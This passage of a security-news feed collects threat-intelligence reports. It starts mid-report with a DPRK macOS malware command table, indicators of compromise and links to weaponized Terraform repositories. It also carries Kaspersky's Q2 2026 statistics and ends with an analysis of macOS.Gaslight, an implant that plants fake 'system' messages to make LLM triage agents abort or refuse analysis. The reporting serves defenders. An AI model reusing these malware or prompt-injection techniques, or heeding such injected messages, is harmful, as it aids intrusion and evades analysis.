run handlers/run.rs run <command> [background] — spawns an arbitrary program (native posix_spawnp/execvp), returns output; supports a background mode (long-running task tracked via tasks).
shell handlers/shell.rs Interactive shell via a PTY (openpty), streamed over the C2 transport.
rssh handlers/rssh.rs Reverse shell — starts/stops a stateful reverse shell back to the operator.
kill handlers/kill.rs Terminates a process by PID.

File system / data

Command Handler Description / interesting elements
cd / pwd — Change / print the agent’s working directory.
ls handlers/ls.rs Directory listing (names, sizes, timestamps, permissions).
find handlers/find.rs Recursive file search under a src root by pattern, returning matching files, used to locate high-value data (wallets, keys, docs) for exfiltration.
cat / tail handlers/tail.rs Read a whole file / tail the end of a file (e.g., logs).
stat — Show file metadata (size, mode, owner, timestamps).
cp / mv / rm — Copy (copyfile/fclonefileat) / move (rename) / delete (unlink) files.
mkdir / mkfile — Create directory / create (write) a file — used to drop payloads or write staged data.
chmod / chown — Change file permissions / ownership (chmod/chown).
zip / unzip — Create/extract archives incl. AES-encrypted zips (zip 4.3.0, zipcrypto/aes.rs). Used to stage encrypted exfiltration bundles or unpack downloaded archives (eg. next stage payloads).

Transfer

Command Handler Description / interesting elements
upload handlers/upload.rs Exfiltrates a local file to the C2.
wget handlers/wget.rs Downloads a file from a URL to disk (reqwest), second-stage/tool delivery.

Reconnaissance / surveillance

Command Handler Description / interesting elements
info handlers/info.rs Aggregate host fingerprint: OS/version, hostname/user (whoami), hardware IDs (IOKit), geo-IP (api.myip.com).
whoami / uname / uptime / lscpu — Current user / OS+kernel (uname) / uptime / CPU info (host_processor_info).
df handlers/df.rs Disk/volume usage and mounted filesystems (getfsstat, CFURL volume keys).
ps handlers/ps.rs Process listing (proc_listallpids/proc_pidinfo/proc_pid_rusage).
clipboard — Reads and writes the macOS clipboard (NSPasteboardTypeString). Can capture copied secrets (passwords, seed phrases, 2FA) and plant content (e.g., swap a copied crypto address).
screenshot — Not implemented yet. Handler returns “Screenshot command is not implemented yet.”

All C2 commands are signed on the server side by an attacker-controlled private key. The public key is embedded in the ROOFDECK payload and is used to verify the origin and integrity of the issued commands before executing them.

-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAzan/EObUVxXNfPHdkDyCVR0AC9apleciK9ZQw+neWo6q+wvAhnLp
Pe7FZLomuwntUgI3afLDblgw9t19Kh7w/8CVwFncxh4PdqtdYno4teQ6fDLKXSWa
ZBG7zZ9R22jxPpiY70XKilXJuds34q7pfzVfbLvLTmTWyTtcyrOnRSCOwEHP/gHX
0gX+8sdX7go6O37WwzB4zNvThS+E7hG+fVfrgEaH7IUi3RY9esuBS50UomfYefO3
dK1aDMDWIwVj1skacPR9LazEc6PSGjSXxzI/N2xcpP9QKXn/Pk6r9fBzudhBL3Mw
vWyNi03JbZGtGFiy6Wai6heJqgY7pF1PAQIDAQAB
-----END RSA PUBLIC KEY-----

Another version of ROOFDECK

On April 20, one day after LayerZero Labs’ first public announcement of the KelpDAO incident, the attackers deployed a new version of ROOFDECK to the compromised machine (SHA-1: 5728b11d30586bbfc1d8bd12df1c722a06e767a2, path ~/Library/com.apple.appleaccountd/loginwindow) as an executable named loginwindow. 

After the new version initialized and started beaconing, the attackers used it to remove the old ROOFDECK and FLATROOF binaries. This new ROOFDECK was functionally identical to the previous one, but with stripped symbols and debug information, likely intended to more effectively evade detection. We can only speculate whether this was a reaction to LayerZero Labs’ publication, but the timing is nevertheless interesting.

After the update, we observed intermittent beaconing activity to a new C2 server, grenight[.]com, until June 1. On June 17, the loginwindow binary was moved to Trash.

Conclusion

DPRK-aligned actors like TraderTraitor are leaning heavily into targeting developers to establish a foothold in a network, increasingly through fake job interviews. The incident we investigated shows that not every organization they infiltrate will become a viable target for a massive cryptocurrency theft.

These groups’ initial access efforts include targeting third parties and their software supply chain, which is where much of the industry’s exposure has moved, putting the developer endpoint at the center of the defense. Endpoints used for development carry access to cloud, pipelines and source code, which makes monitoring and protection a high priority for organizations. These campaigns use purpose-built development environments aimed at one engineer at a time, paired with backdoored Terraform builds that differ for each victim.

Recommendations

For organizations:

  • We recommend flagging engineers with cloud engineering permissions and source control access as a sensitive group for endpoint security monitoring.
  • Look for unsigned binaries executing from the home directory, integrated development environment (IDE) child processes that are not signed IDE components, and outbound TLS from either.
  • Reports of interview take-home assignments and unsolicited repositories from these users are worth following up as well, since telemetry alone will not show that a recruiter sent one.
  • Consider company policy that prevents using corporate workstations for external job interviews and consider how to enforce this type of policy.
  • Educating developers with sensitive access is crucial: the weaponized Terraform provider domain was removed by one job seeker who flagged the typosquatted domain as suspicious. Organizations should add content to their security awareness training programs to highlight the risks of using projects with unknown origins as well as the nature of employees being targeted by threat actors to compromise the organization.

For developers:

  • Before running a coding project containing a .terraform.lock.hcl file, ensure that the provider registry belongs to known good domains: anything that is not a known namespace following registry.terraform.io, the official provider domain, should be treated as suspect.
  • Malicious packages can also be hosted on the official provider registry domain, so it is important to investigate the source of all packages when using an included lockfile. Terraform’s official registry supports browsing modules and providers, and modules contain a link to its source code.

This report is being published alongside a presentation at LABScon 2026, Don’t Call Us, We’ll Call Your APIs: Anatomy of an Expanding DPRK Multi-Cloud Intrusion. SentinelOne thanks Google and Mandiant for their partnership in providing technical details on this threat actor’s tools and techniques, and Nick Simonian for collaborating on this research.

Indicators of Compromise

IoCs (additional victim)

Type IOC What it is
SHA1 02df07a173ab03b82a4fb6a08973fff8b1467f28 FLATROOF (SystemUpdate)
SHA1 c491d477dbe0ae04e9aed9dbe237144c03f73ec4 ROOFDECK (iSync)
SHA1 5728b11d30586bbfc1d8bd12df1c722a06e767a2 Stripped ROOFDECK (loginwindow)
Domain technicais.sytes[.]net FLATROOF C2
Domain storage.hubpage[.]cloud ROOFDECK C2
Domain grenight[.]com ROOFDECK C2
IP 176.97.114[.]232 FLATROOF C2 (technicais.sytes[.]net)
IP 45.11.59[.]140 ROOFDECK C2 (storage.hubpage[.]cloud)
IP 85.137.56[.]245 ROOFDECK C2 (grenight[.]com)
IP 85.137.56[.]10 ROOFDECK staging server
Path ~/Library/com.apple.iTunesCloud/SystemUpdate FLATROOF binary filepath
Path ~/Library/com.apple.internal.ck/iSync ROOFDECK binary filepath
Path ~/Library/com.apple.appleaccountd/loginwindow Stripped ROOFDECK binary filepath
File /private/tmp/.pipe-airway ROOFDECK IPC pipe
File $TMPDIR/tmp*.lock FLATROOF lock file
Workspace ~/DevOps-Automation/cloudshield Malicious workspace filepath

Custom certificate used for TLS communication

Type Value
SHA-256 4b2d3e8ccce8920a6d01e7d02b84236545a20e5f754b3eec253f8b416b731daa
SHA-1 4ad92bf92ee614b05c340ce17bef7b6ef5a25e82
Serial 1cd6d13ff15adbf7a42025d10ec99b4a
Subject/Issuer O=mkcert development CA, OU=ub@ub-Standard-PC-Q35-ICH9-2009, CN=mkcert ub@ub-Standard-PC-Q35-ICH9-2009
Validity 2025-06-20 → 2035-06-20

Host IoCs – ROOFDECK

Type Value
Persistence ~/Library/LaunchAgents/*.plist (Label prefix com., ProgramArguments contains –type=renderer, RunAtLoad=true)
Config file $HOME/.config/.repl_history

Network IoCs – ROOFDECK

Type Value
HTTPS tasking endpoint /app_version (host resolved at runtime)

Certificate Domains related to “ub” user

185-66-91-112.cprapid[.]com
213-111-146-132.cprapid[.]com
anesthesiaschool[.]com
app.heyhay[.]online
dela.servehttp[.]com
galaxy-royal[.]online
game.galaxy-royal[.]online
grenight[.]com
heyhay[.]online
mactroubleshoots[.]pro
mx01.galaxy-royal[.]online
ns4.galaxy-royal[.]online
storage.hubpage[.]cloud
tinklify[.]com
update.heyhay[.]online
vaimage[.]com
wss.sytes[.]net
www.anesthesiaschool[.]com
www.freehealth[.]lat
www.heyhay[.]online
www.mactroubleshoots[.]pro
www.tinklify[.]com

Coding Challenge Repositories

hashicorp-aws[.]com Provider:

https://github.com/exubient0/terraform-candidate-repo/blob/main/.terraform.lock.hcl Weaponized Terraform lock file
https://github.com/radupopa369/gtn-candidate-repo/blob/feat/three-tier-infrastructure/live/.terraform.lock.hcl Weaponized Terraform lock file

hashicorp-aws[.]io Provider:

https://github.com/chainstacker/Northwind-IAC/blob/930e5be6d34511bedbfb0d762bd08fffe64e9630/aws/us-east-1/prod/northwind/global/vpc/.terraform.lock.hcl Weaponized Terraform lock file
https://github.com/RyanLRay/Technical-Assessments/blob/19af09ebe8b7ad03419677dda515507dd099bc39/README.md?plain=1#L175 README with references to the weaponized provider domain

hashicorp-terraform[.]io Provider:

https://github.com/Steed-LHV/assessment README with references to the weaponized provider domain

  • ✇Unit 42
  • Atomic macOS (AMOS) Stealer Activity Bradley Duncan
    Modern macOS malware uses deceptive setup guides to steal credentials and sensitive user data. Learn how to identify and block these threats. The post Atomic macOS (AMOS) Stealer Activity appeared first on Unit 42.
     

Atomic macOS (AMOS) Stealer Activity

16 de Setembro de 2026, 07:00

Modern macOS malware uses deceptive setup guides to steal credentials and sensitive user data. Learn how to identify and block these threats.

The post Atomic macOS (AMOS) Stealer Activity appeared first on Unit 42.

  • ✇Securelist
  • IT threat evolution in Q2 2026. Non-mobile statistics AMR
    IT threat evolution in Q2 2026. Non-mobile statistics IT threat evolution in Q2 2026. Mobile statistics The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data. Quarterly figures In Q2 2026: Kaspersky products blocked nearly 400 million attacks that originated with various online resources. Web Anti-Virus responded to 52 million unique links. Fi
     

IT threat evolution in Q2 2026. Non-mobile statistics

Por:AMR
10 de Agosto de 2026, 07:00

IT threat evolution in Q2 2026. Non-mobile statistics
IT threat evolution in Q2 2026. Mobile statistics

The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.

Quarterly figures

In Q2 2026:

  • Kaspersky products blocked nearly 400 million attacks that originated with various online resources.
  • Web Anti-Virus responded to 52 million unique links.
  • File Anti-Virus blocked more than 16 million malicious and potentially unwanted objects.
  • There were 2538 new ransomware variants discovered.
  • More than 71,000 users experienced ransomware attacks.
  • 15% of all ransomware victims whose data was published on threat actors’ data leak sites (DLS) were attacked by Qilin.
  • More than 213,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Threat actor disruption

Microsoft has dismantled an illicit malware-signing service used by ransomware operators. Microsoft’s Digital Crimes Unit has shut down a malware-signing-as-a-service (MSaaS) operation run by the threat group Fox Tempest. The illicit service abused the Microsoft Artifact Signing platform to generate digital signature certificates for malicious software. Malware signed by these certificates was observed in campaigns conducted by such ransomware groups as Rhysida, Akira, INC, Qilin, and BlackByte. The service was also leveraged by operators of the Oyster loader as well as the Lumma and Vidar infostealers. To disrupt the operation, Microsoft seized the domain used by the MSaaS platform, revoked all associated certificates, and disabled the related accounts. Additionally, the company filed a lawsuit against Fox Tempest.

Vulnerabilities and attacks

CISA has confirmed that a Windows vulnerability known as BlueHammer is actively being exploited in ransomware attacks. On April 22, the agency updated its Known Exploited Vulnerabilities (KEV) catalog to note the ongoing ransomware exploitation of CVE-2026-33825. The local privilege escalation flaw in Microsoft Defender was originally disclosed earlier in April. Although Microsoft released a fix on April 14, unpatched systems remain vulnerable. CISA did not disclose further details or attribute the attacks to specific threat groups.

Check Point has linked zero-day exploitation of CVE-2026-50751 to the Qilin ransomware group. The critical vulnerability affects Check Point Remote Access VPN and Mobile Access. Attackers began exploiting the flaw as a zero-day on May 7, with activity spiking sharply in early June. While several dozen organizations have been targeted, at least one incident has been definitively tied to Qilin. Check Point also disclosed a related certificate validation flaw (CVE-2026-50752) that affects site-to-site VPN connections relying on the legacy IKEv1 key exchange protocol.

Researchers assess with high confidence that the PayoutsKing group is leveraging the legitimate QEMU emulator to deploy hidden, Alpine Linux-based virtual machines on compromised hosts. Because security solutions often lack visibility inside virtualized environments, the threat actors use this technique to evade detection. Inside the VM image, the operators deploy various tools — such as credential theft software — and configure the virtual machine as a backdoor managed via a reverse SSH tunnel to their command-and-control infrastructure. While the technique is not new, and we’ve detailed it before, it remains relatively rare in ransomware attacks.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. Qilin reclaimed the top spot (accounting for 14.57% of total listings) after placing second last quarter. It is followed by the Akira ransomware (7.80%) and the DragonForce RaaS group (6.88%).

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new ransomware variants

In Q2, Kaspersky solutions detected four new ransomware families and 2538 new modifications. This signals a continued stabilization following spikes seen in Q1 and Q4 of last year.

Number of new ransomware modifications, Q2 2025 — Q2 2026 (download)

Number of users attacked by ransomware Trojans

Our solutions protected a total of 71,860 unique users from ransomware during Q2. Ransomware activity peaked in April, with 31,206 targeted users recorded during that month.

Number of unique users attacked by ransomware Trojans, Q2 2026 (download)

TOP 10 countries and territories attacked by ransomware Trojans

Country/territory* %**
1 South Korea 0.87
2 Pakistan 0.76
3 China 0.71
4 Libya 0.49
5 Tajikistan 0.46
6 Turkmenistan 0.38
7 Cameroon 0.38
8 Indonesia 0.36
9 Bangladesh 0.36
10 Mozambique 0.34

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 28.02
2 WannaCry Trojan-Ransom.Win32.Wanna 7.14
3 (generic verdict) Trojan-Ransom.Win32.Crypren 6.27
4 (generic verdict) Trojan-Ransom.Win32.Agent 4.89
5 (generic verdict) Trojan-Ransom.Win32.Encoder 4.65
6 (generic verdict) Trojan-Ransom.Python.Agent 3.07
7 (generic verdict) Trojan-Ransom.Win32.Crypmod 2.70
8 (generic verdict) Trojan-Ransom.MSIL.Agent 2.45
9 PolyRansom/VirLock Virus.Win32.PolyRansom / Trojan-Ransom.Win32.PolyRansom 2.31
10 (generic verdict) Trojan-Ransom.Win32.Phny 2.12

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new miner variants

In Q2 2026, Kaspersky solutions detected 6067 new miner variants, almost twice the number for the previous reporting period.

Number of new miner modifications, Q2 2026 (download)

Number of users attacked by miners

In Q2, we detected attacks using miner programs on the computers of 213,003 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q2 2026 (download)

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Mali 1.56
2 Senegal 1.54
3 Tanzania 1.32
4 Panama 1.04
5 Bangladesh 1.03
6 Ethiopia 0.87
7 Costa Rica 0.67
8 Bolivia 0.67
9 Côte d’Ivoire 0.65
10 Kazakhstan 0.62

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

Quarterly highlights

In April, Aikido researchers reported a new attack by the GlassWorm stealer, which was distributed via malicious IDE extensions on the Open VSX Registry. The payload operated by installing a secondary malicious extension across all installed IDE environments on the host machine. Ultimately, this second-stage implant exfiltrated crypto wallet data, environment variables, and other secrets. It also installed a RAT on the infected device.

In May, Socket researchers uncovered a supply chain compromise involving the popular npm package art-template. As a result of the breach, the weaponized package injected the Coruna exploit kit into web applications it was used to build. Coruna targets iOS devices.

In June, Palo Alto Networks’ Unit 42 discovered FlutterShell, a new backdoor family that targets macOS devices. Developed with the Flutter framework, the malware leverages the WebView engine to load web pages that contain malicious JavaScript. On the client side, the backdoor registers bridge functions invoked by the loaded JavaScript that allow threat actors to execute arbitrary payloads on the victim’s device. Notably, the malicious applications successfully passed Apple notarization. Although the specific samples analyzed functioned primarily as adware, the underlying architecture permits the delivery of far more sophisticated malicious payloads.

TOP 20 threats to macOS

* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

Detections of PasivRobber spyware continued their downward trend. Meanwhile, adware and traffic-routing utilities (categorized as NetTool) rose to the top of the rankings. Additionally, Q2 saw a noticeable spike in detections for the DirtyCow exploit frequently leveraged for iPhone jailbreaking.

TOP 10 countries and territories by share of attacked users

Country/territory %* Q1 2026 %* Q2 2026
Brazil 1.13 1.13
China 1.04 1.28
Hong Kong 0.92 0.49
Singapore 0.85 0.19
France 0.62 1.18
Mexico 0.43 0.72
India 0.41 0.42
Thailand 0.40 0.24
Germany 0.33 0.71
The Netherlands 0.31 0.62

* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In Q2 2026, the breakdown of attacking devices and sessions that targeted Kaspersky honeypots by protocol was as follows:

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

The share of SSH attacks saw a slight uptick compared to the previous quarter.

Distribution of cybercriminal sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

As is typically the case, Mirai botnet variants continue to dominate the IoT threat landscape. Activity of another prominent botnet, Prometei, also saw an increase.

Attacks on IoT honeypots

the Netherlands, Germany, and The United States accounted for the highest proportions of SSH-based attacks during this period. While the top three countries remained the same as last quarter, their relative rankings shifted.

Country/territory Q1 2026 Q2 2026
The Netherlands 17.57% 21.18%
Germany 10.34% 16.73%
United States 23.74% 6.76%
Bulgaria 1.10% 5.50%
Sweden 2.09% 4.93%
Panama 6.34% 4.67%
Luxembourg 0.16% 4.62%
Romania 5.82% 4.06%
Vietnam 3.50% 3.91%
India 6.05% 2.78%

The percentage of Telnet-based attacks originating from Pakistan continued to climb, knocking China down to second place.

Country/territory Q1 2026 Q2 2026
Pakistan 27.31% 36.60%
China 39.54% 35.62%
Russian Federation 8.25% 8.75%
India 4.66% 4.19%
Brazil 3.30% 3.34%
United States 0.45% 3.03%
Indonesia 6.71% 1.52%
Philippines 0.36% 0.95%
France 0.17% 0.84%
Thailand 0.55% 0.66%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

TOP 10 countries and territories that served as sources of web-based attacks

The following statistics show the distribution by country/territory of the sources of internet attacks blocked by Kaspersky products on user computers (web pages redirecting to exploits, sites containing exploits and other malware, botnet C&C centers, and so on). One or more web-based attacks could originate from each unique host.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In Q2 2026, Kaspersky solutions blocked 399,312,961 attacks launched from internet resources worldwide. Web Anti-Virus was triggered by 52,850,592 unique URLs.

Web-based attacks by country/territory, Q1 2026 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Bangladesh 11.71
2 India 7.40
3 Tajikistan 7.13
4 Venezuela 7.05
5 New Zealand 6.58
6 Vietnam 6.34
7 Taiwan 6.28
8 Belgium 6.24
9 France 5.97
10 Hungary 5.92
11 Nepal 5.91
12 Portugal 5.86
13 Italy 5.77
14 Costa Rica 5.72
15 Canada 5.65
16 Qatar 5.61
17 Dominican Republic 5.52
18 Palestine 5.48
19 Greece 5.47
20 UAE 5.43

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky product users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.

On average during the quarter, 4.54% of users’ computers worldwide were subjected to at least one Malware web attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus and include detections of malicious programs located on user computers or removable media connected to the computers, such as flash drives, camera memory cards, phones, or external hard drives.

In Q2 2026, our File Anti-Virus detected 16,986,351 malicious and potentially unwanted objects.

Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users whose computers had the File Anti-Virus triggered at least once during the reporting period. These statistics reflect the level of personal computer infection in different countries.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 46.38
2 Cuba 29.70
3 Tajikistan 28.46
4 Afghanistan 28.19
5 Yemen 27.85
6 Burundi 26.82
7 Mozambique 25.01
8 Republic of the Congo 24.88
9 Syria 23.17
10 Uzbekistan 22.49
11 China 21.92
12 Nicaragua 21.60
13 Cameroon 21.47
14 Bangladesh 20.43
15 Democratic Republic of the Congo 20.25
16 Algeria 19.78
17 Uganda 19.48
18 Ethiopia 18.57
19 Tanzania 18.54
20 Mali 18.53

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers Malware local threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

On average worldwide, Malware local threats were detected at least once on 10.93% of users’ computers during Q2.

Russia scored 10.78% in these rankings.

  • ✇SentinelLabs
  • macOS.Gaslight | Rust Backdoor Turns Prompt Injection on the Analyst, Not the Sandbox Phil Stokes
    Executive Summary SentinelLABS has analyzed a Rust macOS implant that embeds a 3.5 KB prompt-injection payload of 38 fabricated “system” messages, built to steer an LLM-assisted triage pipeline into aborting or refusing its analysis. Command-and-control runs over a Telegram Bot API polling loop, with AES-GCM payloads over certificate-pinned TLS. The implant self-redacts its Telegram bot token in its own runtime output, denying it to anyone who captures logs or crash artifacts. We assess with hi
     

macOS.Gaslight | Rust Backdoor Turns Prompt Injection on the Analyst, Not the Sandbox

23 de Junho de 2026, 18:59

Executive Summary

  • SentinelLABS has analyzed a Rust macOS implant that embeds a 3.5 KB prompt-injection payload of 38 fabricated “system” messages, built to steer an LLM-assisted triage pipeline into aborting or refusing its analysis.
  • Command-and-control runs over a Telegram Bot API polling loop, with AES-GCM payloads over certificate-pinned TLS.
  • The implant self-redacts its Telegram bot token in its own runtime output, denying it to anyone who captures logs or crash artifacts.
  • We assess with high confidence that the implant, which we track as macOS.Gaslight, belongs to a cluster of DPRK-aligned macOS activity.

Introduction

In early June, an Apple XProtect update surfaced a Mach-O sample that had been uploaded to VirusTotal on May 22. The XProtect rule targets the file purely on its hash rather than on any internal strings or bytecode, yet the sample remains undetected by static engines on VirusTotal at the time of writing. The binary is ad hoc signed and carries the identifier endpoint-macos-aarch64-5555494492fc075f441637fb9d894913dde3a2ea.

macOS.Gaslight sample on VirusTotal Jun 23, 2026

The sample is a macOS implant and infostealer written in Rust. Its most notable feature is an embedded cascade of fabricated system-failure messages, designed to make an LLM-assisted triage agent doubt its own session. It attacks the agent’s perception, rather than the sandbox it runs in. Accordingly, we dub this family macOS.Gaslight.

Some of the many fake LLM data messages embedded in the binary

We assess with high confidence that this implant sits within a cluster of DPRK-aligned macOS activity. Apple’s XProtect detects the sample under the rule MACOS_BONZAI_COBUCH, and SentinelLABS associates the BONZAI signature family with North Korean threat activity. A sibling BONZAI sample is additionally caught by Apple’s AIRPIPE rule, a family SentinelLABS likewise ties to North Korean activity.

Command & Control | Telegram Bot API

The implant’s command-and-control channel is a Telegram Bot API getUpdates polling loop. The polling branch executes only when no webhook is registered, and the dispatch handler keys on three Telegram error codes: BotBlocked, InvalidToken, and Conflict.

Telegram issues a Conflict response when two instances of the same bot token poll simultaneously, so the implant treats that response as an implicit single-instance lock. A second copy detects the conflict and terminates.

Handling the Telegram Bot API error codes

Once the bot token validates and the polling loop is active, the operator can task the implant, including through the interactive shell described below, and collected data is returned over the same channel using Telegram’s multipart attach:// file-upload mechanism.

The bot token, the chat ID (tg_room_id), and the rest of the operator configuration are supplied at runtime and are absent from this sample. Accordingly, the analysis below is based on static examination of the binary and its embedded payloads.

Transport Hardening | AES-GCM Over Pinned TLS

All C2 payloads are encrypted with AES-GCM, implemented using the pure-Rust aes-gcm 0.10.3 crate, with a fresh nonce generated per message via CCRandomGenerateBytes. The AES key is supplied at runtime through the aes_key field in the operator config rather than being embedded in the sample.

On top of the payload encryption, the implant configures a custom certificate trust anchor and calls SecTrustSetAnchorCertificatesOnly, restricting TLS trust evaluation to that anchor alone. This certificate pinning rejects connections intercepted by a standard proxy CA, frustrating network-level inspection of the operator’s traffic.

Custom certificate pinning via SecTrustSetAnchorCertificatesOnly

The implant also honors the host’s proxy settings, reading the active system proxy configuration via SCDynamicStoreCopyProxies and routing the traffic from its Rust reqwest/hyper networking stack accordingly. As a result, the C2 can still reach the operator on networks that force outbound connections through a proxy.

Taken together, those choices make the channel harder to inspect in transit while still allowing it to operate in tightly managed enterprise networks.

Operator Access | An Interactive Shell

After validation and activation, the operator gains an interactive shell. Two co-located command menus define six verbs.

Verb Function
help Show command help
id Identify the implant to the operator
shell Execute a shell command via execvp, with posix_spawnp available as an alternative spawn path
kill Terminate a target process by PID
upload Exfiltrate a file via the Telegram file-attach mechanism
stop Halt the implant

There is some evidence of a seventh command, focus, but we were unable to recover further details from our analysis.

Operator command menu strings embedded in the implant

The implant creates an IOPMAssertionCreateWithName power-management assertion to prevent system sleep. Blocking sleep sustains long-running C2 polling and collection across periods of user inactivity, making the implant resilient to a host that would otherwise idle.

All told, the functionality provides the operator with a persistent, interactive foothold on the host.

The 15-Field Cross-Platform Operator Config

The implant reads its operator configuration using serde, a widely used Rust serialization and deserialization framework.

The operator provides the implant with a config blob at runtime and serde fills in a predefined set of fields. By default, serde matches incoming config keys to fields by their literal names, so the entire configuration schema of 15 field names is baked into the binary as plaintext.

tg_room_id           	
github_token         	
github_repo          	
github_polling_interval 
main_upload_url      	
main_base_url        	
aes_key              	
payload_path_linux   	
payload_path_macos   	
persist_name_linux   	
persist_name_macos   	
persist_type_linux   	
persist_type_macos   	
init_python_enable   	
persist_enable       	

The Linux- and GitHub-related fields are not exercised in the sample, suggesting the schema is an operator-facing interface to a broader toolset.

Collection | A Gated Python Stealer With Its Own Runtime Supply Chain

The implant carries a 6.6 KB base64-encoded Python script which serves as a data collection module. Once decoded, it harvests:

  • Chrome, Brave, Firefox, and Safari browser data
  • Terminal command histories
  • Installed application listings
  • A running-process snapshot via ps aux
  • System hardware and software profile via system_profiler
  • A raw copy of login.keychain-db

Collected artifacts are archived to temp/collected_data.zip and uploaded to the operator via Telegram.

Decoded Python stealer targets the victim’s keychain and other data

SentinelLABS has previously documented Atomic macOS Stealer (AMOS) harvesting the same login keychain copy and browser data and an early Rust macOS stealer targeting login.keychain-db in 2023.

A separate 2 KB base64-encoded bash installer fetches and stages a self-contained cpython-3.10.18 interpreter from the astral-sh/python-build-standalone project. The installer, a prerequisite for deploying the Python stealer, carries the literal constants PY_VERSION=3.10.18 and BUILD_DATE=20250708 and targets both arm64 and x86_64 macOS. The widespread use of emojis and strict adherence to comment headers are consistent with LLM-generated output.

Decoded bash script has “written by AI” tells

Microsoft has previously described macOS stealers bundling Python via PyInstaller and Nuitka. However, fetching a standalone CPython build from astral-sh/python-build-standalone at runtime has not been previously documented as far as we are aware. The separation keeps the main implant in Rust while letting the operator stage a fuller Python-based collection environment only when needed.

We identified init_python_enable in the serde schema as the configuration field associated with both the stealer and installer. Consistent with our earlier observations, we found no exact runtime branch logic, so we describe both only as configurable capabilities present in the binary.

Persistence | An Apple System-Service Masquerade

Persistence is achieved through a LaunchAgent. This implant’s plist carries the Label value com.apple.system.services.activity. Masquerading within Apple’s com.apple.* namespace is a tactic widely used in many macOS malware families, including those previously tied to DPRK-linked activities.

Embedded LaunchAgent uses the label com.apple.system.services.activity

In order to write a valid absolute path to itself into the plist’s ProgramArguments array, the implant resolves its own executable location at runtime via __NSGetExecutablePath.

The implant’s persistence behavior is controlled through the persist_enable serde config field, and again we did not recover a separate static branch that would confirm exactly how installation is triggered in this sample.

OPSEC | Bot-Token Self-Redaction

Telegram bot tokens are a known weak point in bot-based C2. If the token can be recovered, defenders can use it as a detection artifact and even query the Telegram Bot API directly, exposing the bot’s chat history, operator commands, and registered webhooks. macOS.Gaslight addresses this with a self-redaction routine built into its Telegram URL constructor.

When the URL path segment is the 4-byte literal “file” (0x656c6966 little-endian), the constructor substitutes the token that follows with the hardcoded placeholder file/token:redacted, preventing the live bot credential from appearing in any diagnostic output or error string the implant produces at runtime.

The Telegram URL constructor token-redaction branch

The logic prevents anyone who captures the process’s logs, errors, or crash artifacts from determining the bot token, which otherwise is only available in the config itself and cannot be recovered from the sample.

NVISO Labs has previously noted that most documented Telegram bot abuse embeds recoverable tokens; macOS.Gaslight’s runtime self-redaction appears novel relative to that reporting.

A Prompt Injection That Targets the Analyst

The implant does little conventional anti-analysis. It resolves its API calls at runtime through dlsym so as to avoid embedding them in the static symbol table, and it locates its own executable dynamically rather than from a hardcoded path.

What makes the sample notable is its attempt to mislead the analyst reading the output. It carries a 3.5 KB Markdown-fenced blob of hostile data containing 38 fabricated “system” messages delimited with {{DATA}} tokens.

The {{DATA}} tokens and the surrounding Markdown fence mimic an LLM triage harness’s own prompt scaffold, blurring the boundary between untrusted sample data and trusted instructions.

The scaffold contains fake system messages about token expiry, out-of-memory kills, disk exhaustion, and repeated operation failures. It also plants bogus warnings about injection vulnerabilities and static-analysis flags. The aim is to push an LLM agent into aborting, truncating, or refusing analysis.

